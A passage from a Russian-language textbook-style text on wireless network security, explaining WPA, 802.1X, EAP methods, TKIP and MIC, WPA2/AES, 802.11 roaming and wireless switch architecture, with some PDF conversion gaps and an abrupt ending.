К сожалению, с использованием протокола IPsec для защиты беспроводных сетей связаны некоторые проблемы. Протокол IPsec не позволяет защищать трафик при широковещательной или многоадресной передаче, потому что его действие может распространяться только на взаимодействие двух сторон, обменявшихся ключами и выполнивших взаимную проверку их подлинности. Протокол IPsec защищает только сетевые пакеты, но не саму беспроводную сеть. Несмотря на прозрачность протокола IPsec для пользователей, для сетевых устройств он прозрачен не полностью, потому что работает на сетевом уровне, а не на MAC-уровне. Это предъявляет дополнительные требования к правилам для брандмауэров. Все устройства, не поддерживающие IPsec, уязвимы перед зондированием или атаками со стороны любых пользователей, способных осуществлять мониторинг трафика в беспроводной сети. Если протокол IPsec используется в крупной системе не только для защиты трафика беспроводной сети, но и для комплексной защиты трафика других приложений, управлять политиками IPsec будет сложно

### **Протокол WPA**

WPA включает в себя улучшенный механизм аутентификации и шифрования. Эти изменения были внесены в проект стандарта 802.11i, однако Альянс Wi-Fi собрав поднабор компонентов, соответствующих стандарту 802.11i не дожидаясь официального принятия внедрил их поддержку в выпускаемое оборудование. Протокол получил название «защищенный доступ к Wi-Fi» (Wi-Fi Protected Access, WPA).

Защита беспроводных сетей имеет четыре составляющие. Базовая аутентификация (authentication framework). Представляет собой механизм, который усиливает действие алгоритма аутентификации путем организации защищенного обмена сообщениями между клиентом, точкой доступа и сервером аутентификации. Алгоритм аутентификации. Представляет собой алгоритм, посредством которого подтверждаются полномочия пользователя.

- Алгоритм защиты данных. Обеспечивает защиту при передаче через беспроводную среду фреймов данных. Алгоритм обеспечения целостности. (data integrity algorithm). Обеспечивает целостность данных при передаче их через беспроводную среду, позволяя приемнику убедиться в том, что данные не были подменены.

### **Базовая аутентификация**

Основные компоненты, обеспечивающие эффективную аутентификацию – это :

1. - централизованная аутентификация, ориентированная на пользователя;
2. - динамические ключи;
3. - управление зашифрованными ключами;
4. - взаимная аутентификация.

Аутентификация, ориентированная на пользователя, чрезвычайно важна для обеспечения



защиты сети. Аутентификация, ориентированная на устройства, подобная скрытой аутентификации и аутентификации с совместно используемым ключом, не способна воспрепятствовать неавторизованным пользователям воспользоваться авторизованным устройством. Из этого следует, что при потере и краже такого устройства или по окончании работы по найму администратор сети будет вынужден вручную изменять ключи всех точек доступа и клиентов сети стандарта 802.11. При централизованном, ориентированном на пользователя управлении через сервер аутентификации, авторизации и учета (authentication, authorization and accounting, AAA), такой как Radius, администратор может запретить доступ к сети отдельным пользователям, а не их устройствам.

Аутентификация, которая поддерживает создание динамических ключей, хорошо подходит для улучшения защиты беспроводных LAN и модели управления ими. Динамические ключи, индивидуальные для каждого пользователя, освобождают администратора от необходимости использования статически управляемых ключей. Динамические ключи сами назначаются и аннулируются, когда пользователь проходит аутентификацию.

Взаимная аутентификация – это аутентификация, при которой не только сеть аутентифицирует пользователя, но и пользователь сеть. Технология WPA, призванная временно (в ожидании перехода к 802.11i) закрыть бреши WEP, состоит из нескольких компонентов:

- - протокол 802.1x - универсальный протокол для аутентификации, авторизации и учета (AAA);
- - протокол EAP - расширяемый протокол аутентификации (Extensible Authentication Protocol);
- - протокол TKIP - протокол временной целостности ключей, другой вариант перевода - протокол целостности ключей во времени (Temporal Key Integrity Protocol);
- - MIC - криптографическая проверка целостности пакетов (Message Integrity Code);
- - протокол RADIUS.

### **Протокол 802.1X**

Протокол 802.1x может выполнять несколько функций. В данном случае нас интересуют функции аутентификации пользователя и распределение ключей шифрования. Необходимо отметить, что аутентификация происходит «на уровне порта» - то есть пока пользователь не будет аутентифицирован, ему разрешено посылать/принимать пакеты, касающиеся только процесса его аутентификации (учетных данных) и не более того. И только после успешной аутентификации порт устройства (будь то точка доступа или коммутатор) будет открыт и пользователь получит доступ к ресурсам сети. IEEE 802.11x определяет три основных компонента в сетевом окружении: Сопубликант (supplicant) – объект которому необходима аутентификация. Сервер аутентификации (authentication server) – объект, обеспечивающий службы аутентификации. В стандарте четко не

определено, что должно выступать в качестве сервера аутентификации, но, как правило, им является сервер RADIUS (Remote Access Dial In User Service).

Аутентификатор (authenticator) – объект на конце сегмента "точка--точка" локальной вычислительной сети, который способствует аутентификации объектов. Другими словами, это устройство-посредник, располагаемое между сервером аутентификации и саппликантом. Обычно его роль выполняет беспроводная точка доступа.

Аутентификатор создает логический порт для устройства саппликанта. Этот логический порт имеет два тракта прохождения данных: неконтролируемый и контролируемый. Неконтролируемый порт позволяет проходить через тракт всему трафику аутентификации. Контролируемый тракт блокирует прохождение трафика до тех пор, пока не будет осуществлена успешная аутентификация клиента. См. рисунок 6.8.

Во время аутентификации обмен сообщениями осуществляется следующим образом. Клиент-проситель ассоциируется с аутентификатором точкой доступа. Аутентификатор предоставляет порт просителю. Переводит порт в неавторизованное состояние. Клиент начинает аутентификацию. Аутентификатор отвечает сообщением с EAP запросом на аутентификацию просителю, чтобы удостовериться в идентичности клиента. На сервер аутентификации отправляется пакет, содержащий идентификационные данные клиента.

1. В завершении посылается пакет RADIUS-ACCEPTS, RADIUS-REJECT, направленный от сервера аутентификации к точке доступа.
2. Аутентификатор переводит порт клиента в состояние "авторизован".



Рис. 28. Логические порты аутентификатора стандарта 802.1X

## Протокол EAP

Протокол EAP (Extensible Authentication Protocol) был создан с целью упразднения частных механизмов аутентификации и распространения стандартизированных подходов – схем типа "запрос-ответ" (challenge-response) и инфраструктуры, основанной на публичных ключах и пользовательских сертификатах. Стандартизация механизмов EAP позволила сделать процедуру аутентификации прозрачной для серверов доступа различных производителей. Например, при подключении пользователя к серверу удаленного доступа и использовании механизма EAP протокола PPP для аутентификации сам сервер доступа не должен знать или поддерживать конкретные механизмы или алгоритмы аутентификации, его задача в этом случае – лишь передать пакеты EAP-сообщений RADIUS-серверу, на котором фактически производится аутентификация. В этом случае сервер доступа исполняет роль посредника между клиентом и RADIUS-сервером, в задачи которого входит передача EAP-сообщений между ними.

Перечислим наиболее распространенные методы аутентификации


- LEAP – алгоритм взаимной аутентификации с использованием пароля. Проприетарный метод от Cisco systems. Поддерживается оборудованием компании Cisco.
- EAP-MD5 - процедура односторонней аутентификации саппликанта сервером аутентификации, основанная на применении хэш-суммы MD5 имени пользователя и пароля как подтверждение для сервера RADIUS. Данный метод не поддерживает ни управления ключами, ни создания динамических ключей. Является простейшим и не стойким методом.
- EAP-TLS - процедура аутентификации, которая предполагает использование цифровых сертификатов X.509 в рамках инфраструктуры открытых ключей (Public Key Infrastructure – PKI). EAP-TLS поддерживает динамическое создание ключей и взаимную аутентификацию между саппликантом и сервером аутентификации. Недостатком данного метода является необходимость поддержки инфраструктуры открытых ключей. EAP-TTLS - EAP, разработанный компаниями Funk Software и Certicom и расширяющий возможности EAP-TLS. EAP-TTLS использует безопасное соединение, установленное в результате TLS-квитирования для обмена дополнительной информацией между саппликантом и сервером аутентификации. В результате дальнейший процесс может производиться с помощью других протоколов аутентификации, например таких, как: PAP, CHAP, MS-CHAP или MS-CHAP-V2. EAP-PEAP – этот метод перед непосредственной аутентификацией пользователя сначала образует TLS-туннель между клиентом и сервером аутентификации. А уже внутри этого туннеля осуществляется сама аутентификация с использованием стандартного EAP (MD5, TLS, MSCHAP V2). EAP-MSCHAP V2 - метод аутентификации на основе логина/пароля пользователя в MS-сетях. Данный метод поддерживает функции управления ключами и создания динамических ключей.

## Протокол TKIP

Temporal Key Integrity Protocol (TKIP) – протокол, предусмотренный спецификацией WPA. TKIP предназначен для решения основных проблем WEP в области шифрования данных. Для совместимости с существующим аппаратным обеспечением TKIP использует тот же алгоритм шифрования, что и WEP – RC4. TKIP подразумевает несколько способов повышения защищенности беспроводных сетей:

- - динамические ключи;
- - измененный метод генерации ключей;
- - более надежный механизм проверки целостности сообщений;
- - увеличенный по длине вектор инициализации (до 48-разрядного);
- - нумерация пакетов.

Основные усовершенствования, внесенные протоколом TKIP, следующие. Пофреймовое изменение ключей шифрования. Контроль целостности сообщения (message integrity check, MIC). Обеспечивается эффективный контроль целостности фреймов данных с целью предотвращения проведения тайных манипуляций с фреймами и воспроизведения фреймов.

Основной принцип, на котором основано пофреймовое изменение ключа, состоит в том, что IV, MAC - адрес передатчика и WEP – ключ обрабатывается вместе с помощью двухступенчатой функции перемешивания. Вектор инициализации имеет 48 разрядный размер (в отличие от 24 разрядного в других протоколах) и он разбит на две части – старшие 32 разряда и младшие 16 разрядов.

Пофреймово изменяемый ключ имеет силу только тогда, когда 16-разрядные значения IV не используются повторно. Если 16-разрядные значения IV используются дважды, происходит коллизия, в результате чего появляется возможность провести атаку и вывести ключевой поток. Чтобы избежать коллизий IV, значение ключа 1-ой фазы вычисляется заново путем увеличения старших 32 разрядов IV на 1 и повторного вычисления пофреймового ключа.

Процесс пофреймового изменения ключа происходит следующим образом.

1. Базовый ключ, полученный во время аутентификации и имеющий размерность в 128 разрядов, перемешивается со старшими 32 разрядами 48 разрядного вектора инициализации и 48-разрядным MAC адресом передатчика (TA). Результат этого действия называется ключом первой фазы (80-разрядный). Ключ первой фазы снова перемешивается с IV и TA для выработки значения пофреймового ключа (128-разрядный, первые 16 разрядов – это IV). IV, используемый для передачи фрейма имеет размер 16 битов (0-65535). Пофреймовый ключ используется для шифрования данных. Когда 16-битовое пространство IV оказывается исчерпанным, ключ 1-й фазы отбрасывается и 32 старших разряда увеличиваются на 1. Заново вычисляется значение пофреймового ключа (рис. 29)



Рис. 29. Пофреймовое изменение ключей

### 6.5.5 Проверка целостности сообщений MIC

МІС Проверка целостности сообщений (Message Integrity Check, MIC) предназначена для предотвращения захвата пакетов данных, изменения их содержимого и повторной пересылки. МІС построена на базе мощной математической функции, которую применяют отправитель и получатель, а затем сравнивают результат. Если он не совпадает, то данные считаются ложными и пакет отбрасывается.

В отличие от WEP, где для контроля целостности передаваемых данных использовалась CRC-32, TKIP применяет МІС, обеспечивающий криптографическую контрольную сумму от нескольких полей (адрес источника, адрес назначения и поля данных). Так как классические МІС-алгоритмы (например, HMAC-MD5 или HMAC-SHA1) для существующего беспроводного оборудования являлись очень "тяжелыми" и требовали больших вычислительных затрат, то специально для использования в беспроводных сетях Нильсом Фергюсоном (Niels Ferguson) был разработан алгоритм Michael. Для шифрования он применяет 64-битный ключ и выполняет действия над 32-битными блоками данных. МІС включается в зашифрованную часть фрейма между полем данных и полем ICV.


Для обеспечения целостности данных в протоколе TKIP, помимо механизма МІС, предусмотрена еще одна функция, отсутствовавшая в WEP, -- нумерация пакетов. В качестве номера используется IV, который теперь называется TKIP Sequence Counter (TSC) и имеет длину 48 бит, в отличие от 24 бит в WEP. Увеличение длины IV до 48 бит позволяет избежать коллизии векторов и гарантирует, что они не повторятся на протяжении многих лет.

Основным и самым важным отличием TKIP от WEP является механизм управления ключами, позволяющий периодически изменять ключи и производить обмен ими между всеми участниками

сетевого взаимодействия: саппликантом, аутентификатором и сервером аутентификации. В процессе работы и аутентификации на разных этапах взаимодействия и для различных целей генерируются специализированные ключи. На рис. 30 показан механизм работы алгоритма MIC.



Рис. 30. Работа алгоритма MIC

Итак, зная каким образом происходит пофреймовое изменение ключей, а также понимая принцип работы алгоритма контроля целостности сообщений MIC, можно рассмотреть алгоритм шифрования данных TKIP (рис. 31).

1. Генерируется пофреймовый ключ. Алгоритм MIC генерирует MIC для фрейма в целом. Фрейм фрагментируется в соответствии с установками MAC для фрейма в целом. Фрагменты фрейма шифруются с помощью пофреймового ключа. Осуществляется передача зашифрованных фреймов.



Рис. 31 – Алгоритм шифрования TKIP

## Стандарт 802.11i

Стандарт 802.11i или WPA2 был принят в сентябре 2004 года организацией Wi-Fi Alliance и представляет собой сертифицированную совместимую версию полной спецификации IEEE 802.11i, принятой в июне 2004 года. Как и предшествующий ему стандарт, WPA2 поддерживает проверку подлинности по протоколу IEEE 802.1X/EAP или технологию предварительных ключей, но, в отличие от своего предшественника, содержит новый усовершенствованный механизм шифрования AES (Advanced Encryption Standard) со 128 битным ключом.

AES пришел на смену DES, в его основе лежит алгоритм Rijndael. Согласно оценкам, Rijndael не подвержен следующим видам криптоаналитических атак:


1. У алгоритма отсутствуют слабые ключи, а также возможности его вскрытия с помощью атак на связанных ключах.
2. К алгоритму не применим дифференциальный криптоанализ.
3. Алгоритм не атакуем с помощью линейного криптоанализа и усеченных дифференциалов.
4. Square-атака (специфичная атака на алгоритмы со структурой «квадрат», к которым относится и AES) также не применима к алгоритму Rijndael.
5. Алгоритм не вскрывается методом интерполяции.

1. Сервер устанавливает с клиентом TLS – туннель (в моем случае у клиента имеется сертификат сервера аутентификации. Сервер передает зашифрованный ключ сеанса, клиент используя открытый ключ содержащийся в сертификате и расшифровывает ключ сеанса). Сервер аутентификации внутри сформированного туннеля начинает аутентификацию клиента, для этого посылается запрос на предоставление необходимой для аутентификации информации. Так как используется MSCHAP V2 клиент пересылает свой логин и пароль. Сервер аутентификации проверяет имя пользователя и пароль в Active Directory и после удачной проверки посылает беспроводному коммутатору сообщение RADIUS ACCEPT содержащее динамический ключ для шифрования трафика. Коммутатор передает динамический ключ клиенту используя ключ сеанса. Коммутатор устанавливает с клиентом защищенное VPN соединения и переводит клиентский порт в состояние допускающее перенаправление трафика



Рис. 37. Процедура прохождения аутентификации EAP-PEAP-MSCHAP V2

### Роуминг в сетях 802.11

Роуминг делится на два основных вида:

- - бесшовный роуминг (seamless roaming);
- - кочевой роуминг (nomadic roaming).


Бесшовный роуминг обеспечивает «незаметный» для абонента переход в зону обслуживания новой базовой станции, т.е. без потери соединения и за небольшой промежуток времени (например, при переходе абонента сети GSM он может продолжать говорить). Кочевой роуминг означает, что абонент должен разорвать текущий сеанс связи найти новую базовую станцию и



ассоциироваться с ней. Именно кочевой роуминг может быть организован, в сетях стандарта 802.11 без применения дополнительного оборудования. Для этого на клиентском ПК необходимо настроить соединения с каждой из точек доступа (настроить параметры аутентификации). Однако это не очень удобно так как переходя в зону обслуживания клиент должен будет вновь восстанавливать все сетевые сеансы, к тому же он должен будет повторно проходить процедуру аутентификации которая занимает 10 – 40 секунд. По этому в проектируемой сети будет реализован бесшовный роуминг. Прежде чем переходить к рассмотрению процесса бесшовного роуминга познакомимся с основными понятиями.

**Домен роуминга.** Под доменом роуминга понимается совокупность точек доступа, относящихся к одному широкополосному домену, и сконфигурированных, так что они имеют одинаковый идентификатор зоны обслуживания (SSID).

**Длительность роуминга.** Под длительностью роуминга понимается время необходимое для ассоциирования абонента с новой точкой доступа. Этот процесс включает следующие фазы: процесс зондирования; процесс аутентификации по стандарту 802.11; процесс ассоциирования по стандарту 802.11; процесс аутентификации по стандарту 802.1X. Суммарная длительность этих процессов и составляет длительность роуминга.



Рис. 38. Домен роуминга уровня два

## **Определения направления движения абонента**

Механизм определяющий точку доступа, в направлении которой движется абонент не определен стандартом, каждый производитель решает эту задачу по своему. Можно выделить два варианта реализации. Предварительное обнаружение точки доступа. Обнаружение точки доступа во время перемещения. Каждый из двух вариантов может в свою очередь использовать один из следующих механизмов.

**Активное сканирование.** Клиент активно ищет точку доступа. Этот процесс обычно включает отправку клиентом зондирующих запросов по каждому из сконфигурированных на нем каналов и ожидание ответов от точек доступа на зондирующие запросы. Затем клиент определяет, какая из точек подходит для него лучше всего.


**Пассивное сканирование.** Клиент не передает фреймы, а просто прослушивает сигнальные фреймы, передаваемые по каждому из каналов. Клиент продолжает переходить с канала на канал через определенные промежутки времени, как при активном сканировании, но при этом не посылает зондирующие запросы.

Активное сканирование считается более совершенным механизмом поиска точки доступа, потому что при его использовании активно рассылаются запросы по всем частотным каналам. При этом требуется чтобы клиент оставался на одном и том же канале от 10 до 20 мс, ожидая ответ на зондирующий запрос.

При пассивном сканировании клиент медленнее проходит по каналам, чем при активном, так как прослушивает сигнальные фреймы, посылаемые точками доступа с предопределенной частотой (обычно 10 сигнальных фреймов в секунду). Такой клиент должен оставаться на канале дольше чтобы быть уверенным что получил сигнальные фреймы от максимального числа точек доступа для данного канала. Иногда пассивное сканирование не применимо, например, если администратор, в целях безопасности, отключил передачу в сигнальных фреймах имени SSID, клиент не может определить принадлежность точки к домену роуминга.

## **Предварительное обнаружение точки доступа**

Предварительный роуминг — это функция, которая наделяет клиента способностью переходить к обслуживанию предварительно определенной точкой доступа после того, как клиент примет решение перемещаться. Этот процесс требует минимального общего времени роуминга, благодаря чему снижается воздействие роуминга на работу приложений. Однако предварительный роуминг не свободен от недостатков.

Для того чтобы клиент мог определить, к какой точке доступа нужно осуществлять подключение, он должен сканировать точки доступа в течение периода нормальной, без роуминга, работы. Когда клиент осуществляет сканирование, он должен переходить с канала на канал, чтобы или прослушивать другие точки доступа, или рассылать зондирующие запросы.

Такое изменение может потенциально привести к возникновению двух проблем для клиента, которые могут повлиять на работу приложений.

- Клиент не может получать данные от точки доступа, с которой он в данное время ассоциирован, пока он сканирует каналы (активно или пассивно). Если точка доступа посылает данные клиенту в то время, когда он сканирует каналы (предполагается, что клиент работает на другом канале, нежели точка доступа), клиент пропустит эти данные и потребуются повторная передача их точкой доступа.

- Приложение клиента может испытать воздействие снижения пропускной способности. Клиент не может передавать данные во время сканирования каналов (активного либо пассивного), поэтому некоторые приложения, выполняемые клиентом, могут ощутить снижение пропускной способности.

### **Обнаружение точки доступа во время перемещения**

Другой вариант обнаружения точки доступа состоит в том, что ее поиск начинается уже после принятия решения о роуминге. Этот процесс похож на таковой, когда клиент осуществляет начальное включение, за исключением того что запрос на ассоциацию, посылаемый клиентом новой точке доступа, является в действительности фреймом запроса на реассоциацию.

Обнаружение точки доступа во время перемещения не приводит к повышению накладных расходов, характерному для предварительного обнаружения точки доступа (в то время, когда роуминг не осуществляется), потому что клиент не знает, с какой точкой доступа он должен реассоциироваться, но зато больше времени тратится на сам процесс роуминга.

### **Принцип работы беспроводных коммутаторов**

В современной модели беспроводных сетей точки доступа работают как изолированные системы, обеспечивая такие функции стандарта 802.11, как шифрование данных и аутентификация пользователя. В архитектуре, базирующейся на технологии беспроводной коммутации, все интеллектуальные функции, которые выполнялись точками доступа, делегируются центральному беспроводному коммутатору, специально спроектированному для скоростной обработки пакетов. Таким образом, упрощаются задачи точек доступа, которые, по сути, выполняют роль трансиверов. Соединенные непосредственно с беспроводным коммутатором, они становятся как бы его удаленными портами доступа, направляющими пользовательский трафик коммутатору для обработки.

Функции безопасности, например шифрование, аутентификация и управление доступом, реализованы в беспроводном коммутаторе так, что они "отслеживают" пользователя, позволяя ему передвигаться между точками доступа, коммутаторами, виртуальными сетями и подсетями

без потери соединения.

Беспроводные коммутаторы обеспечивают также новый подход к автоматизации управления сетями Wi-Fi. Поскольку конфигурации точек доступа хранятся в коммутаторе и запрашиваются, как правило, также от него (Power over Ethernet -- PoE), то беспроводной коммутатор способен автоматически определить отказавшую точку доступа и дать команду соседним увеличить мощность и изменить настройки каналов, чтобы компенсировать неисправность. Когда вышедшее из строя устройство заменяется, коммутатор регистрирует это событие и конфигурирует новую точку доступа. Беспроводной коммутатор постоянно выполняет мониторинг эфира с целью определения подключенных пользователей и загрузки сети и в соответствии с маршрутами передвижения пользователей динамически настраивает полосу пропускания, управляет доступом, качеством обслуживания и другими параметрами.

### **Архитектура**

Для выполнения расширенного набора функций стандартные уровни 2 и 3 (канальный и сетевой, соответственно) стека протоколов в системе, базированной на беспроводных коммутаторах, пополняются тремя уникальными блоками:

- - mobility management (управление мобильностью);
- - security management (управление безопасностью);
- - air traffic management (управление радиотрафиком).

Блок управления мобильностью объединяет протоколы Mobile IP и DHCP (Dynamic Host Configuration Protocol) с такими функциями блока управления безопасностью, как аутентификация пользователя и мобильный брандмауэр, политики управления доступом, мониторинг состояния беспроводных соединений. Статусы активных пользователей содержатся в глобальной базе данных (Active User Database), что позволяет непрерывно поставлять необходимые сервисы в процессе их перемещений с соблюдением соответствующих политик безопасности.

Уровень безопасности в дополнение к процедуре аутентификации и защите с помощью мобильного брандмауэра выполняет также VPN-шифрование для каждого порта, гарантируя конфиденциальность беспроводной передачи данных. Работая совместно с блоком управления радиотрафиком, он блокирует трафик от неисправных точек доступа.

Уровень управления радиотрафиком обеспечивает обнаружение сигнала в зоне покрытия. Он регулирует полосу пропускания и предоставляет необходимый класс обслуживания беспроводным клиентам. Все инструменты, включающие автоматическое обнаружение и калибровку точек доступа, беспроводной удаленный мониторинг (RMON) и захват пакетов данных, строятся вокруг уровня управления радиотрафиком.

## Алгоритм работы

